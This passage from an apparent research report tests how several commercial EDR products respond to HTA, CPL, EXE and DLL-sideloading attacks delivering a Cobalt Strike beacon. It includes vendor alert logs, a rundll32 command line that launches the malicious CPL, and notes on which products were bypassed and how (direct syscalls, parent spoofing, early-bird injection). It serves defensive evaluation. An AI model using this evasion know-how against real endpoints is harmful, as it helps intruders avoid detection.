Trigger Process	c:\windows\syswow64\mshta.exe
Protection Type	Lead
Protection Name	lead.win.mshta.a
Trigger MD5	4dbafc3c0b7a9caa67d6c2c3d99422f2
Severity	Low
Confidence	High
Enforcement	Silent
Malware Family	Mshta
Trigger Directory	c:\windows\syswow64
Trigger File Name	mshta.exe
Report ID	d6a586a4-b2c9-44f4-be05-a6981b86729c

ASSET DETAILS

User	testR
Machine	DESKTOP-QMFREFJ
OS Name	Windows
Host Type	VirtualMachine
OS Version	Microsoft Windows 10 Enterprise LTSC (10.0.17763.0)
Product Version	85.20.1115
Domain Name	DomainNameNotFound
Host IPs	fe80::4464:e44b:c9fc:ae69%9, 192.168.7.68
Host MACs	00155D010454


PROCESS DETAILS

Name	mshta.exe
Directory	c:\windows\syswow64
Full Path	c:\windows\syswow64\msh
Start Time	2021-08-02T17:33:29.253
Termination Time	2021-08-02T17:38:44.727
Args	"C:\Users\testR\Desktop[redacted]
PID	380
MD5	4dbafc3c0b7a9caa67d6c2c
Classification	Benign
Reclassification	Benign
Detections	VirusTotal 0 out of 68
Signed By	Microsoft Windows
Parent Name	explorer.exe
Parent MD5	b8d331350bd8d293c8a37c

Figure 11: Check Point Harmony issuing an alert for the HTA attack vector, but not blocking it.

4.4.3 EXE

The EXE attack vector was detected and blocked, see Figure 13.



DETECTION EVENT INFORMATION

Trigger	update.cpl
Triggered By	Endpoint Threat Emulation

ASSET

User	testR
Machine	DESKTOP-QMFREFJ

ADDITIONAL INFORMATION

Name	explorer.exe
Args	

DETECTION DETAILS

Trigger Path	c:\users\testr\desktop\update.cpl
Triggered By	Endpoint Threat Emulation
Attack Status	Blocked
Trigger Process	c:\windows\explorer.exe
Attack User Domain	DESKTOP-QMFREFJ
Attack User Name	testR
Protection Name	Gen.SB.dll
Trigger MD5	2851027b325617b7fe7f2f350645884f
Severity	High
Confidence	High
Enforcement	Prevent
Entry Point	explorer.exe
Entry Point File Name	update.cpl
Entry Point File MD5	2851027b325617b7fe7f2f350645884f
Malware Family	Unknown
Trigger Directory	c:\users\testr\desktop
Trigger File Name	update.cpl
Creating Process Directory	c:\windows\
Creating Process MD5	b8d331350bd8d293c8a37c37a4191e8b
Creating Process Name	explorer.exe
Creating Process Signer	Microsoft Windows
Creating Process PID	4924
Creating Process Start Time	1627913073036
Report ID	71ce09da-536b-49fb-ae8b-29654e998f7b
Remediation Policy	Enabled: Incident remediation is enabled by policy for Endpoint ...
Description	To exclude: Open the Harmony Endpoint Management -> policy -...

ASSET DETAILS

User	testR
Machine	DESKTOP-QMFREFJ
OS Name	Windows
Host Type	VirtualMachine
OS Version	Microsoft Windows 10 Enterprise LTSC (10.0.17763.0)
Product Version	85.20.1115
Domain Name	DomainNameNotFound
Host IPs	fe80::4464:e44b:c9fc:ae69%9, 192.168.7.68
Host MACs	00155D010454

PROCESS DETAILS

Name	explorer.exe
Directory	c:\windows
Full Path	c:\windows\explorer.exe
Start Time	2021-08-02T17:04:33.036
Args	
PID	4924
MD5	b8d331350bd8d293c8a37c37a4191e8b
Classification	Benign
Reclassification	Benign
Detections	VirusTotal 0 out of 68
Signed By	Microsoft Windows
Parent Name	Not Found
Parent MD5	Not Found

Figure 12: Check Point Harmony blocking the CPL attack and issuing an alert in the console.

4.4.4 DLL

The DLL attack vector was not blocked nor detected.

4.5 Cisco Secure Endpoint (ex AMP)

AMP is Cisco's EDR which provides endpoints with prevention, detection, and response capabilities, as well as threat hunting. Moreover, it uses cloud-based analytics and machine learning to timely detect threats.

4.5.1 Enabled settings

In this EDR we used the "Standard Protection Policy" activating the "Malicious Script Blocking" feature.

4.5.2 CPL-HTA

Both attacks were blocked. In the case of the CPL file, the file was quarantined, while in HTA case, the process was killed, see Figure 14.

4.5.3 DLL

In the case of the DLL attack vector we noticed that while the attack was blocked, see Figure 15, the provided alert was for exploit blocking. Therefore, we opted to perform the same attack, but with a different application. Indeed, the problem seemed to be the specific application, so once we used another app but the same technique, the attack was successful.

4.5.4 EXE


This attack vector was successful and raised no alert.

4.6 Comodo OpenEDR

OpenEDR is Comodo's open source EDR solution. It's open source nature allows for a lot of customisation and extensions. It can levarage the cloud to manage the console and uses Comodo's containment technology to block threats.

4.6.1 Enabled settings

For OpenEDR we used the the preconfigured profile that claims to offer maximum security namely "*Level 3 Security (Max)*"




Trigger zoom.exe
Triggered By Endpoint Anti-Malware

DETECTION DETAILS

Trigger Path	c:\users\testr\desktop\zoom.exe
Triggered By	Endpoint Anti-Malware
Attack Status	Blocked
Trigger Process	c:\windows\explorer.exe
Attack User Domain	DESKTOP-QMFREFJ
Attack User Name	testR
Protection Name	UDS:Trojan.Win32.Cobalt
Trigger MD5	20220ebc6cd77716e80e314ce6445344
Severity	Critical
Confidence	High
Enforcement	Prevent
Entry Point	explorer.exe
Entry Point File Name	zoom.exe
Entry Point File MD5	20220ebc6cd77716e80e314ce6445344
Malware Family	Unknown
Trigger Directory	c:\users\testr\desktop
Trigger File Name	zoom.exe
Creating Process Directory	c:\windows\
Creating Process MD5	b8d331350bd8d293c8a37c37a4191e8b
Creating Process Name	explorer.exe
Creating Process Signer	Microsoft Windows
Creating Process PID	6724
Creating Process Start Time	1627915362512
Report ID	0f357c39-5a68-44ae-8b51-146c46585009
Remediation Policy	Enabled: Incident remediation is enabled by policy for Endpoint ...

Figure 13: Check Point Harmony alerts the user and blocks the EXE attack.




Details

Event Type
Quarantine Successful

Detection Name
Gen:Heur.MSIL.MMFInjector.1

File Path
C:\Users\sdf\Desktop\ploads\update.cpl

Date
8/4/2021 7:27:55 AM



Details

Detection Name
JS:Trojan.Cryxos.2775

File Path
C:\Users\sdf\AppData\Local\Microsoft\Windows\INetCache\Low\IE\XSFMYJ7C\payment[1].hta


Installed By
C:\Program Files (x86)\Internet Explorer\iexplore.exe

Date
8/4/2021 7:26:34 AM

Figure 14: CISCO AMP blocking the CPL and HTA attack vectors.

4.6.2 HTA-DLL

Both attack vectors were successful and raised no alert.



▼ DESKTOP-87L0BGN prevented an exploit in Teams.exe process. Exploit Prevented 2021-08-04 14:31:17 UTC


Exploit Prevention | Connector Details | Comments

Fingerprint (SHA-256)	51917c44...b2aee434
Attacked Module	kernel32.dll
Application	Teams.exe
Base Address	0x00007FFE8D850000
File Name	Teams.exe
File Path	C:\Users\sdf\Desktop\MS-Teams\Teams.exe
File Size	99.89 MB
Parent Fingerprint (SHA-256)	51917c44...b2aee434
Parent Filename	Teams.exe
Parent File Size	99.89 MB

Figure 15: CISCO AMP reporting the block of the DLL attack vector for MS Teams sideloading.

4.6.3 CPL-EXE

Both attacks were blocked by the EDR using Commodo's containment technology. While the files were sent to console, no alert was raised, see Figure 16.



Date & Time	Application	Rating	Action	Contained by	Alert	Parent ...	Parent ...	Pare...
8/3/2021 2:2...	C:\Users\sdf\Desktop\ploads\update.cpl	Unrecogni...	Run Virtually	Containment Policy				
8/3/2021 2:2...	C:\Users\sdf\Desktop\ploads\update.cpl	Unrecogni...	Run Virtually	Containment Policy		control.e...	7332	391FF...
8/3/2021 2:2...	C:\Users\sdf\Desktop\ploads\update.cpl	Unrecogni...	Run Virtually	Containment Policy				
8/3/2021 2:2...	C:\Users\sdf\Desktop\ploads\update.cpl	Unrecogni...	Run Virtually	Containment Policy		control.e...	3896	391FF...
8/3/2021 2:2...	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy				
8/3/2021 2:2...	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy		explorer....	5452	8B3D...
8/3/2021 2:2...	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy		explorer....	5452	8B3D...
8/3/2021 2:2...	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy				
8/3/2021 2:2...	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy		explorer....	5452	8B3D...
8/3/2021 2:2...	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy				

Figure 16: CPL and EXE files used for the attacks contained by OpenEDR.

4.7 CrowdStrike Falcon

CrowdStrike Falcon combines some of the most advanced behavioural detection features with a very intuitive user interface. The latter provides a clear view of the incident itself and the machine's state during an attack through process trees and indicators of attacks. Falcon Insight's kernel-mode driver captures more than 200 events and related information necessary to retrace incidents. Besides the classic usage of kernel callbacks and usermode hooks, Falcon also subscribes to ETWTi[14].

When it comes to process injections, most EDRs, including Falcon, continuously check for Windows APIs like `VirtualAllocEx` and `NtMapViewOfSection` prior to scanning the memory. Once Falcon finds any of these called by any process, it quickly checks the allocated memory and whether this was a new thread created from a remote process. In this case, it keeps track of the thread ID, extracts the full injected memory and parses the `.text` section, the `Exports` section, the PE header, the DOS header and displays the name of the PE, start/stop date/time, not limited to the export address of the loaded function.

As for the response part, it provides extensive real-time response capabilities and allows the creation of custom IOAs based on process creation, network connections, file creation, among others.

4.7.1 Enabled settings

For this EDR we used an aggressive policy enabling as much features as possible. It was a policy already used in a corporate environment with its goal being maximum protection and minimum disruption.


[14]`https://www.reddit.com/r/crowdstrike/comments/n9to1b/interesting_stuff/gxq0t1t`

4.7.2 DLL - CPL - HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.

4.7.3 EXE

Quite interestingly, the `EXE` was detected, although direct system calls were used to bypass user-mode hooking. Note that the alert is of medium criticality. Also, please note the spoofed parent process in Figure 17.



DETECT TIME	Feb. 13, 2021 15:33:23
HOSTNAME	DESKTOP-8KHA107
HOST TYPE	Workstation
USER NAME	DESKTOP-8KHA107\Dev
ACTION TAKEN	Process killed
SEVERITY	Medium
OBJECTIVE	Keep Access
TACTIC & TECHNIQUE	Defense Evasion via Process Injection
TECHNIQUE ID	T1055

Figure 17: Crowdstrike catching the ‘Early-Bird’ injection despite the use of direct syscalls.

4.8 Cylance PROTECT

Cylance is one of the first players according to their claims to integrate AI and ML to elevate their product to an 'NGAV' (Next Generation Anti Virus). Cylance PROTECT was used as a refernce point by many researchers in the past[15] due to the fact that it was too much dependent on user mode hooks and it was an excellent example of how new-age protections can be bypassed both engine-wise and telemetry-wise. The solution has evolved much since then, yet, the strategic approach towards detections seems to be built upon the same traditional basis with an AI flavor.

4.8.1 Enabled settings

The configuration of Cylance PROTECT is a very straightforward approach. For our experiments, we set all possible protections to ‘on’ and ‘block & quarantine’; where applicable, and enabled verbose logging.


4.8.2 EXE

The EXE attack vector was not detected by the Cylance PROTECT.

4.8.3 DLL-CPL-HTA

The DLL attack vector was blocked, see Figure 18. Notably, for the rest two attack vectors (CPL and HTA), despite the fact that we performed several tests, both were not executed under Cylance PROTECT. However, despite the fact that we enabled verbose logging, no alert nor any blocking took place according to the provided interface during the our experiments.

[15]`https://www.mdsec.co.uk/2019/03/silencing-cylance-a-case-study-in-modern-edrs/`, `https://skylightcyber.com/2019/07/18/cylance-i-kill-you/`, `https://blogs.blackberry.com/en/2017/03/cylance-vs-universal-unhooking`



New	high
sigma	5
2021/09/03 08:33:52Z	2021/09/03 08:51:51Z
1	Detected
Suspicious execution of Windows Control Panel	

Process

rundll32.exe
Medium Integrity Level

Process name	rundll32.exe (pid=6472)
Image name	C:\Windows\System32\rundll32.exe
Command line	`"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\wow\Desktop\update.cpl",`
Username	DESKTOP-UPBK5DG\wow
Current directory	C:\Users\wow\Desktop
User SID	S-1-5-21-4250433759-602509225-32506383-1002
Process Create Time (UTC)	2021/09/03 08:33:36.789342
Size	71168 (71.17 KB)
MD5	80f8e0c26028e83f1ef371d7b44de3df
SHA1	a40886f98905f3d9dbdd61da1d59ccb4f4854758
SHA256	9f1e56a3bf293ac536cf4b8dad57040797d62dbb0ca19c4ed9683b5565549481 (see on VirusTotal)
IMPHASH	F27A7FC3A53E74F45BE370131953896A
PE timestamp	2018/08/06 16:46:32Z
Signed	✓ Catalog
Signer name	Microsoft Windows
ROOT CA name	Microsoft Root Certificate Authority 2010
Company name	Microsoft Corporation
File Description	Windows host process (Rundll32)
File version	10.0.17763.1697 (WinBuild.160101.0800)
Internal name	rundll
Legal copyright	© Microsoft Corporation. All rights reserved.
Original filename	RUNDLL32.EXE
Product name	Microsoft® Windows® Operating System
Product version	10.0.17763.1697

Figure 18: Cylance PROTECT detecting and blocking the DLL attack.

4.9 Cynet

Cynet's core resides in its Cynet Endpoint Scanner and some of the main capabilities it promotes are memory based artifact scanning and detections as well as 'memory pattern alerts' which run on a real-time basis and provide continuous monitoring of the system process-wise. Most of its detections and protections are based on its minifilter driver and its machine learning-based algorithm for static detections, which is what it makes it an Next-Generation Antivirus (NGAV) according to Cynet. It also exploits memory scanning as mentioned above to detect generic threats and common ETW providers; not EtwTI for the time being. Finally, Cynet uses network filtering methods to gain further insight.

The company's approach, as they informed us, is based on a multi-layered mindset which tries to provide as much info as possible based on the telemetry sources. An example of this mindset is that LSASS dumping protection is based on the kernel level which tackles user-mode dumping techniques that rely on handle opening to LSASS. However, on top of monitoring of command line utilities further monitoring of strings like "procdump" or "lsass" takes place to guarantee more insight.

As a more generic example of kernel level process handle monitoring and protection we could take a look at the `ObRegisterCallbacks` routine which is essentially Microsoft's kernel based hooking of process and thread handles intended to be used mainly by AV solutions, multiple examples exist online on how one can protect processes using this approach commonly combined with access mask filtering[16]. Cynet also employs a simple yet effective (when the ransomware is target agnostic) protection for ransomware based on decoy files, among others which has proven to be a lifesaver in multiple cases. Moreover, memory pattern alerts are string-based detections according to one of their articles.

While most of the attacks were succesful, Cynet claims that some discrepancy has resulted to a malfunction of the memory scanner which immediately tackles generic malware, such us Cobalt Strike that we used. After the assessment, the vendor immediately committed and timely responded pushing a number of updates and managed to fix many of the issues, including the ones related to the memory scanner, see Figure 19.


4.9.1 Enabled settings

In Cynet we used an aggressive configuration enabling prevent mode, when possible, and enabled all features including ADT, Event monitoring etc.

4.9.2 CPL

The CPL attack vector was killed via static detection.

[16] `https://programmersought.com/article/6143589755/`



File Alert

Memory Pattern - Cobalt Strike Beacon_x64

CLOSED CRITICAL

Meterpreter

Memory Pattern - C Meterpreter Generic

CLOSED HIGH

Figure 19: Cynet's memory scanner correctly working after the bug fixes.

4.9.3 HTA-EXE-DLL

All three attack vectors were successful without raising any alert.

4.10 Elastic EDR


Elastic EDR is one of the few open source solutions in the market. It is built upon the well-known ELK stack allowing for advanced search and visualisation capabilities and its open nature allows for further customisation.

4.10.1 Enabled settings

We enabled all prevention settings and available sources, e.g. file modifictions.

4.10.2 DLL

The DLL attack was detected and blocked once it touched the disk, see Figure 20.



Close analyzer

BETA

Events / explorer.exe / 732 Events / 513 file / C:\Users\test\Deskto...

file creation @ Aug 2, 2021 @ 20:29:01.076

C:\Users\test\Desktop\MS-Teams\USP10.dll

message

message Endpoint file event

file

file.path C:\Users\test\Desktop\MS-Teams\USP10.dll

Figure 20: ELASTIC EDR detecting and blocking the DLL attack.

4.10.3 CPL

The DLL attack was detected in memory and blocked, see Figure 21.

4.10.4 EXE-HTA

Both attacks were successfully launched and did not raise any alert.

